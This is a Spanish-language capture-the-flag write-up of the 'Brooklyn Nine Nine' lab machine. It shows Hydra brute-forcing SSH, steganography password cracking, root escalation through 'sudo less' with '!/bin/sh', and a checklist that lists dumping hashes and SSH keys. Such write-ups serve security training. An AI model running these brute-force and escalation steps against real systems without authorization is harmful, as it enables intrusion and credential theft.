Enumeration

Namp enumeration

```
 nmap -A -p- $ip
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-17 13:26 EDT
Nmap scan report for 10.10.201.40 (10.10.201.40)
Host is up (0.092s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT  STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17 2020 note_to_jake.txt
| ftp-syst:
|  STAT:
| FTP server status:
|      Connected to ::ffff:10.18.47.211
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|  256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.71 seconds
```

Web Services

Gobuster

No se ha obtenido informacion relevante en la enumeracion de directorio con la herramienta Gobuster:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.201.40/ -w /usr/share/wordlists/dirb/big.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.201.40/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/17 13:32:11 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]

===============================================================
2022/06/17 13:33:48 Finished
===============================================================
```

Dirb\DirBuster

No se ha obtenido informacion relevante en la enumeracion de directorio con la herramienta dirb:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.201.40/ -w /usr/share/wordlists/dirb/big.txt -R

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 17 13:36:51 2022
URL_BASE: http://10.10.201.40/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Interactive Recursion
OPTION: Not Stopping on warning messages

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://10.10.201.40/ ----

+ http://10.10.201.40/index.html (CODE:200|SIZE:718)
+ http://10.10.201.40/server-status (CODE:403|SIZE:277)


-----------------
END_TIME: Fri Jun 17 13:40:30 2022
DOWNLOADED: 4612 - FOUND: 2
```

Other Services

FTP

```
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0       0           119 May 17 2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.47.211
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

Se ha encontrado un archivo .txt en el login Anonymous del FTP:

```
┌──(root💀 kali)-[/home/kali]
└─# ftp 10.10.201.40
Connected to 10.10.201.40.
220 (vsFTPd 3.0.3)
Name (10.10.201.40:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
226 Transfer complete.
119 bytes received in 0.12 secs (0.9332 kB/s)
ftp>
```

El archivo contiene informacion referente a un usuario Jake como se puede comprobar acontinuacion:

```
┌──(root💀 kali)-[/home/kali]
└─# cat note to jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if some
one hacks into the nine nine

┌──(root💀 kali)-[/home/kali]
└─#
```

SSH

Con la informacion obtenida sobre el usuario Jake se va a realizar un ataque con la herramienta Hydra para obtener credenciales y acceder via SSH:

```
┌──(kali㉿kali)-[~]
└─$ hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.183.72 -t 4                130 ×
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-18 15:22:31
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pre
vious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
tries per task
[DATA] attacking ssh://10.10.183.72:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[22][ssh] host: 10.10.183.72   login: jake   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-18 15:24:56
```

Una vez hemos accedido a traves de ssh podremos comprobar los archivos que se encuentran en el directorio de jake:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh jake@10.10.183.72
jake@10.10.183.72's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ ls .l
ls: cannot access '.l': No such file or directory
jake@brookly_nine_nine:~$ ls -l
total 0
jake@brookly_nine_nine:~$ ls -la
total 44
drwxr-xr-x 6 jake jake 4096 May 26  2020 .
drwxr-xr-x 5 root root 4096 May 18  2020 ..
-rw------- 1 root root 1349 May 26  2020 .bash_history
-rw-r--r-- 1 jake jake  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 jake jake 3771 Apr  4  2018 .bashrc
drwx------ 2 jake jake 4096 May 17  2020 .cache
drwx------ 3 jake jake 4096 May 17  2020 .gnupg
-rw------- 1 root root   67 May 26  2020 .lesshst
drwxrwxr-x 3 jake jake 4096 May 26  2020 .local
-rw-r--r-- 1 jake jake  807 Apr  4  2018 .profile
drwx------ 2 jake jake 4096 May 18  2020 .ssh
-rw-r--r-- 1 jake jake    0 May 17  2020 .sudo_as_admin_successful
jake@brookly_nine_nine:~$ cat .bash_history
cat: .bash_history: Permission denied
```

Al acceder al directorio de holts podremos obtener la primera flag:

```
jake@brookly_nine_nine:~$ cd ..
jake@brookly_nine_nine:/home$ ls
amy  holt  jake
jake@brookly_nine_nine:/home$ cd holt
jake@brookly_nine_nine:/home/holt$ ls
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
[redacted]
jake@brookly_nine_nine:/home/holt$
```

podemos acceder al usuario holt utilizando su holt he introduciendo la contraseña obtenida al utilizar stegcracker.

```
jake@brookly_nine_nine:~$ su holt
Password:
holt@brookly_nine_nine:/home/jake$ cd /
holt@brookly_nine_nine:/$ cd root
bash: cd: root: Permission denied
holt@brookly_nine_nine:/$ whoami
holt
holt@brookly_nine_nine:/$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
holt@brookly_nine_nine:/$
```

seguimos sin tener acceso al directorio root.

steghide/stegcracker

Al revisar el codigo de la pagina podemos ver un comentario señalando a la esteganografia.

```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browser window to see how it always will cover
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

Podemos utilizar la herramienta steghide para comprobar la informacion de la imagen (brooklyn99.jpg) que se encuentra en la pagina.

```
┌──(kali㉿kali)-[~]
└─$ wget http://10.10.183.72/brooklyn99.jpg                                    8
--2022-06-18 15:09:41--  http://10.10.183.72/brooklyn99.jpg
Connecting to 10.10.183.72:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69685 (68K) [image/jpeg]
Saving to: 'brooklyn99.jpg'

brooklyn99.jpg          100%[===================================>]  68.05K  --.-KB/s    in 0.09s

2022-06-18 15:09:41 (770 KB/s) - 'brooklyn99.jpg' saved [69685/69685]


┌──(kali㉿kali)-[~]
└─$
```

Ahora que la tenemos descargada la imagen al utilizar steghide nos muestra un passphrase.

```
┌──(kali㉿kali)-[~]
└─$ steghide --extract -sf brooklyn99.jpg
Enter passphrase:
```

Para romper la contraseña del encriptado vamos a utilizar stegcracker que nos permitira realizar fuerza bruta a la encriptacion de la imagen.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ stegcracker brooklyn99.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: [redacted]
Tried 20331 passwords
Your file has been written to: brooklyn99.jpg.out
[redacted]
```

La salida que nos proporciona la herramienta stegcracker sera la siguiente:



Exploitation

Para poder obtener la segunda flag procederemos a comprobar los permisos que tiene el usuario Jake.

```
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
```

sabien los permisos podremos realizar una escalada de privilegios a traves de /usr/bin/less estando en ssh utilizamos el siguiente comando:

sudo less /etc/profile
!/bin/sh

```
jake@brookly_nine_nine:~$ less /etc/profile
$ ls
$ whoami
jake
$ sudo less /etc/profile
!/bin/sh# whoami
root
```

Una vez siendo root podremos acceder al directorio root:

```
# cd /
# pwd
/
# cd root
# ls
root.txt
# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: [redacted]

Enjoy!!
#
```

Exploit Code Used

sudo less /etc/profile
!/bin/sh

Proof\Local.txt File

- ☑ Screenshot with ifconfig\ipconfig

Post Exploitation

Script Results

Host Information

Operating System

```
# lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
#
```

Running Processes

Process List

```
# ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  1.7 159620  8692 ?        Ss   18:25   0:11 /sbin/init maybe-ubiquity
root         2  0.0  0.0      0     0 ?        S    18:25   0:00 [kthreadd]
root         4  0.0  0.0      0     0 ?        I<   18:25   0:00 [kworker/0:0H]
root         6  0.0  0.0      0     0 ?        I<   18:25   0:00 [mm_percpu_wq]
root         7  0.0  0.0      0     0 ?        S    18:25   0:00 [ksoftirqd/0]
root         8  0.0  0.0      0     0 ?        I    18:25   0:00 [rcu_sched]
root         9  0.0  0.0      0     0 ?        I    18:25   0:00 [rcu_bh]
root        10  0.0  0.0      0     0 ?        S    18:25   0:00 [migration/0]
root        11  0.0  0.0      0     0 ?        S    18:25   0:00 [watchdog/0]
root        12  0.0  0.0      0     0 ?        S    18:25   0:00 [cpuhp/0]
root        13  0.0  0.0      0     0 ?        S    18:25   0:00 [kdevtmpfs]
root        14  0.0  0.0      0     0 ?        I<   18:25   0:00 [netns]
root        15  0.0  0.0      0     0 ?        S    18:25   0:00 [rcu_tasks_kthre]
root        16  0.0  0.0      0     0 ?        S    18:25   0:00 [kauditd]
root        17  0.0  0.0      0     0 ?        S    18:25   0:00 [xenbus]
root        18  0.0  0.0      0     0 ?        S    18:25   0:00 [xenwatch]
root        19  0.0  0.0      0     0 ?        I    18:25   0:00 [kworker/0:1]
root        20  0.0  0.0      0     0 ?        S    18:25   0:00 [khungtaskd]
root        21  0.0  0.0      0     0 ?        S    18:25   0:00 [oom_reaper]
root        22  0.0  0.0      0     0 ?        I<   18:25   0:00 [writeback]
root        23  0.0  0.0      0     0 ?        S    18:25   0:00 [kcompactd0]
root        24  0.0  0.0      0     0 ?        SN   18:25   0:00 [ksmd]
root        25  0.0  0.0      0     0 ?        I<   18:25   0:00 [crypto]
root        26  0.0  0.0      0     0 ?        I<   18:25   0:00 [kintegrityd]
root        27  0.0  0.0      0     0 ?        I<   18:25   0:00 [kblockd]
root        28  0.0  0.0      0     0 ?        I<   18:25   0:00 [ata_sff]
root        29  0.0  0.0      0     0 ?        I<   18:25   0:00 [md]
root        30  0.0  0.0      0     0 ?        I<   18:25   0:00 [edac-poller]
root        31  0.0  0.0      0     0 ?        I<   18:25   0:00 [devfreq_wq]
root        32  0.0  0.0      0     0 ?        I<   18:25   0:00 [watchdogd]
root        35  0.0  0.0      0     0 ?        S    18:25   0:00 [kswapd0]
root        36  0.0  0.0      0     0 ?        I<   18:25   0:00 [kworker/u31:0]
root        37  0.0  0.0      0     0 ?        S    18:25   0:00 [ecryptfs-kthrea]
root        79  0.0  0.0      0     0 ?        I<   18:25   0:00 [kthrotld]
root        80  0.0  0.0      0     0 ?        I<   18:25   0:00 [acpi_thermal_pm]
root        81  0.0  0.0      0     0 ?        S    18:25   0:00 [scsi_eh_0]
root        82  0.0  0.0      0     0 ?        I<   18:25   0:00 [scsi_tmf_0]
root        83  0.0  0.0      0     0 ?        S    18:25   0:00 [scsi_eh_1]
root        84  0.0  0.0      0     0 ?        I<   18:25   0:00 [scsi_tmf_1]
root        90  0.0  0.0      0     0 ?        I<   18:25   0:00 [ipv6_addrconf]
root        99  0.0  0.0      0     0 ?        I<   18:25   0:00 [kstrp]
root       116  0.0  0.0      0     0 ?        I<   18:25   0:00 [charger_manager]
root       169  0.0  0.0      0     0 ?        I    18:25   0:00 [kworker/0:2]
root       185  0.0  0.0      0     0 ?        I<   18:25   0:00 [ttm_swap]
root       277  0.0  0.0      0     0 ?        I<   18:25   0:00 [raid5wq]
root       331  0.0  0.0      0     0 ?        S    18:25   0:00 [jbd2/xvda2-8]
root       332  0.0  0.0      0     0 ?        I<   18:25   0:00 [ext4-rsv-conver]
root       409  0.1  2.3 128380 11776 ?        S<s  18:25   0:07 /lib/systemd/systemd-journald
root       417  0.0  0.0      0     0 ?        I<   18:25   0:00 [iscsi_eh]
root       418  0.0  0.3  97708  1680 ?        Ss   18:25   0:00 /sbin/lvmetad -f
root       419  0.0  0.8  45700  4268 ?        Ss   18:25   0:04 /lib/systemd/systemd-udevd
root       422  0.0  0.0      0     0 ?        I<   18:25   0:00 [ib-comp-wq]
root       423  0.0  0.0      0     0 ?        I<   18:25   0:00 [ib-comp-unb-wq]
root       424  0.0  0.0      0     0 ?        I<   18:25   0:00 [ib_mcast]
```

```
root       425  0.0  0.0      0     0 ?        I<   18:25   0:00 [ib_nl_sa_wq]
root       426  0.0  0.0      0     0 ?        I<   18:25   0:00 [rdma_cm]
root       442  0.0  0.0      0     0 ?        I<   18:25   0:00 [kworker/0:1H]
root       445  0.0  0.0      0     0 ?        S<   18:25   0:00 [loop0]
root       449  0.0  0.0      0     0 ?        S<   18:25   0:00 [loop1]
systemd+   495  0.0  0.6 141932  3060 ?        Ssl  18:25   0:00 /lib/systemd/systemd-timesyncd
systemd+   672  0.0  1.0  80048  5012 ?        Ss   18:25   0:00 /lib/systemd/systemd-networkd
systemd+   683  0.0  0.9  70636  4852 ?        Ss   18:25   0:00 /lib/systemd/systemd-resolved
daemon     769  0.0  0.4  28332  2168 ?        Ss   18:26   0:00 /usr/sbin/atd -f
message+   781  0.0  0.8  50104  4248 ?        Ss   18:26   0:01 /usr/bin/dbus-daemon --system --address=systemd: --n
syslog     795  0.0  0.8 263040  4096 ?        Ssl  18:26   0:02 /usr/sbin/rsyslogd -n
root       796  0.0  0.3  95540  1664 ?        Ssl  18:26   0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root       799  0.0  1.4 288764  7052 ?        Ssl  18:26   0:01 /usr/lib/accountsservice/accounts-daemon
root       800  0.0  2.7 169192 13408 ?        Ssl  18:26   0:01 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-
root       801  0.0  1.2  70572  6056 ?        Ss   18:26   0:00 /lib/systemd/systemd-logind
root       802  0.0  0.5  30104  2932 ?        Ss   18:26   0:00 /usr/sbin/cron -f
root       810  0.1  4.7 632804 23372 ?        Ssl  18:26   0:11 /usr/lib/snapd/snapd
root       815  0.0  1.2  72300  6096 ?        Ss   18:26   0:02 /usr/sbin/sshd -D
root       816  0.0  0.4  29148  2040 ?        Ss   18:26   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root       820  0.0  0.4  14768  2084 ttyS0    Ss+  18:26   0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,96
root       827  0.0  0.3  13244  1728 tty1     Ss+  18:26   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root       852  0.0  1.3 291396  6532 ?        Ssl  18:26   0:00 /usr/lib/policykit-1/polkitd --no-debug
root       865  0.0  0.9  73960  4436 ?        Ss   18:26   0:00 /usr/sbin/apache2 -k start
www-data   868  0.0  0.8 826320  4232 ?        Sl   18:26   0:00 /usr/sbin/apache2 -k start
www-data   869  0.0  0.8 826256  4292 ?        Sl   18:26   0:00 /usr/sbin/apache2 -k start
root       924  0.0  3.1 186036 15228 ?        Ssl  18:26   0:01 /usr/bin/python3 /usr/share/unattended-upgrades/unat
root      3042  0.0  0.0      0     0 ?        I    19:04   0:00 [kworker/u30:0]
root      3418  0.0  1.3  72360  6592 ?        Ss   19:30   0:00 sshd: jake [priv]
jake      3420  0.0  1.0  74660  5136 ?        S    19:30   0:00 sshd: jake@pts/0
jake      3421  0.0  1.0  21568  5168 pts/0    Ss   19:30   0:00 -bash
root      3448  0.0  0.4   8660  2448 pts/0    S    19:35   0:00 less /etc/profile
jake      3456  0.0  0.1   4628   804 pts/0    S    19:35   0:00 sh -c /bin/bash -c /bin/sh
jake      3457  0.0  0.1   4628   808 pts/0    S    19:35   0:00 /bin/sh
root      3460  0.0  0.8  62328  4228 pts/0    S    19:35   0:00 sudo less /etc/profile
root      3461  0.0  0.5   8660  2492 pts/0    S    19:35   0:00 less /etc/profile
root      3462  0.0  0.1   4628   856 pts/0    S    19:35   0:00 sh -c /bin/bash -c /bin/sh
root      3463  0.0  0.3   4628  1668 pts/0    S    19:35   0:00 /bin/sh
root      3532  0.0  1.2  72364  6352 ?        Ss   19:57   0:00 sshd: jake [priv]
jake      3534  0.0  1.0  74664  4964 ?        S    19:57   0:00 sshd: jake@pts/1
jake      3535  0.0  1.0  21568  4976 pts/1    Ss   19:57   0:00 -bash
root      3558  0.0  0.7  61832  3800 pts/1    S    20:04   0:00 su holt
holt      3559  0.0  1.5  76648  7604 ?        Ss   20:05   0:00 /lib/systemd/systemd --user
holt      3565  0.0  0.4 193604  2344 ?        S    20:05   0:00 (sd-pam)
holt      3580  0.0  1.0  21364  5008 pts/1    S+   20:05   0:00 bash
root      3598  0.0  0.8  62328  4168 pts/1    T    20:08   0:00 sudo nano
root      3599  0.0  0.7  22268  3680 pts/1    T    20:08   0:00 nano
holt      3627  0.0  0.1   4628   808 pts/1    T    20:10   0:00 sh sudo
root      3628  0.0  0.8  62328  4276 pts/1    T    20:10   0:00 sudo nano
root      3629  0.0  0.7  22268  3656 pts/1    T    20:10   0:00 nano
root      3630  0.0  0.0      0     0 ?        I    20:11   0:00 [kworker/u30:2]
root      3635  0.0  0.7  38452  3632 pts/0    R+   20:16   0:00 ps aux
#
```

Users & Groups

Users

```
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
amy:x:1001:1001:,,,:/home/amy:/bin/bash
holt:x:1002:1002:,,,:/home/holt:/bin/bash
ftp:x:111:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
jake:x:1000:1000:,,,:/home/jake:/bin/bash
#
```

Groups

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:
floppy:x:25:
tape:x:26:
sudo:x:27:
audio:x:29:
dip:x:30:
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
input:x:104:
crontab:x:105:
syslog:x:106:
messagebus:x:107:
lxd:x:108:
mlocate:x:109:
uuidd:x:110:
ssh:x:111:
landscape:x:112:
amy:x:1001:
holt:x:1002:
ssl-cert:x:113:
ftp:x:114:
jake:x:1000:
```

Network

IPConfig\IFConfig

```
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.183.72  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::5c:c2ff:febe:4b03  prefixlen 64  scopeid 0x20<link>
        ether 02:5c:c2:be:4b:03  txqueuelen 1000  (Ethernet)
        RX packets 22272  bytes 2931206 (2.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20866  bytes 3546046 (3.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 252  bytes 20890 (20.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 252  bytes 20890 (20.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Network Processes

ARP

DNS

Route

Methodology

Network Scanning

- ☐ nmap -sn 10.11.1.*
- ☐ nmap -sL 10.11.1.*
- ☐ nbtscan -r 10.11.1.0/24
- ☐ smbtree

Individual Host Scanning

- ☐ nmap --top-ports 20 --open -iL iplist.txt
- ☐ nmap -sS -A -sV -O -p- ipaddress
- ☐ nmap -sU ipaddress

Service Scanning

WebApp

- ☐ Nikto
- ☐ dirb
- ☐ dirbuster
- ☐ wpscan
- ☐ dotdotpwn
- ☐ view source
- ☐ davtest\cadevar
- ☐ droopscan
- ☐ joomscan
- ☐ LFI\RFI Test

Linux\Windows

- ☐ snmpwalk -c public -v1 *ipaddress* 1
- ☐ smbclient -L //ipaddress
- ☐ showmount -e ipaddress port
- ☐ rpcinfo
- ☐ Enum4Linux

Anything Else

- ☐ nmap scripts (locate *nse* | grep servicename)
- ☐ hydra
- ☐ MSF Aux Modules
- ☐ Download the softward

Exploitation

- ☐ Gather Version Numbes
- ☐ Searchsploit
- ☐ Default Creds
- ☐ Creds Previously Gathered
- ☐ Download the software

Post Exploitation

Linux

- ☐ linux-local-enum.sh
- ☐ linuxprivchecker.py
- ☐ linux-exploit-suggestor.sh
- ☐ unix-privesc-check.py

Windows

- ☐ wpc.exe
- ☐ windows-exploit-suggestor.py
- ☐ windows_privesc_check.py
- ☐ windows-privesc-check2.exe

Priv Escalation

- ☐ acesss internal services (portfwd)
- ☐ add account

Windows

- ☐ List of exploits

Linux

- ☐ sudo su

- ☐ KernelDB
- ☐ Searchsploit

Final

- ☐ Screenshot of IPConfig\WhoamI
- ☐ Copy proof.txt
- ☐ Dump hashes
- ☐ Dump SSH Keys
- ☐ Delete files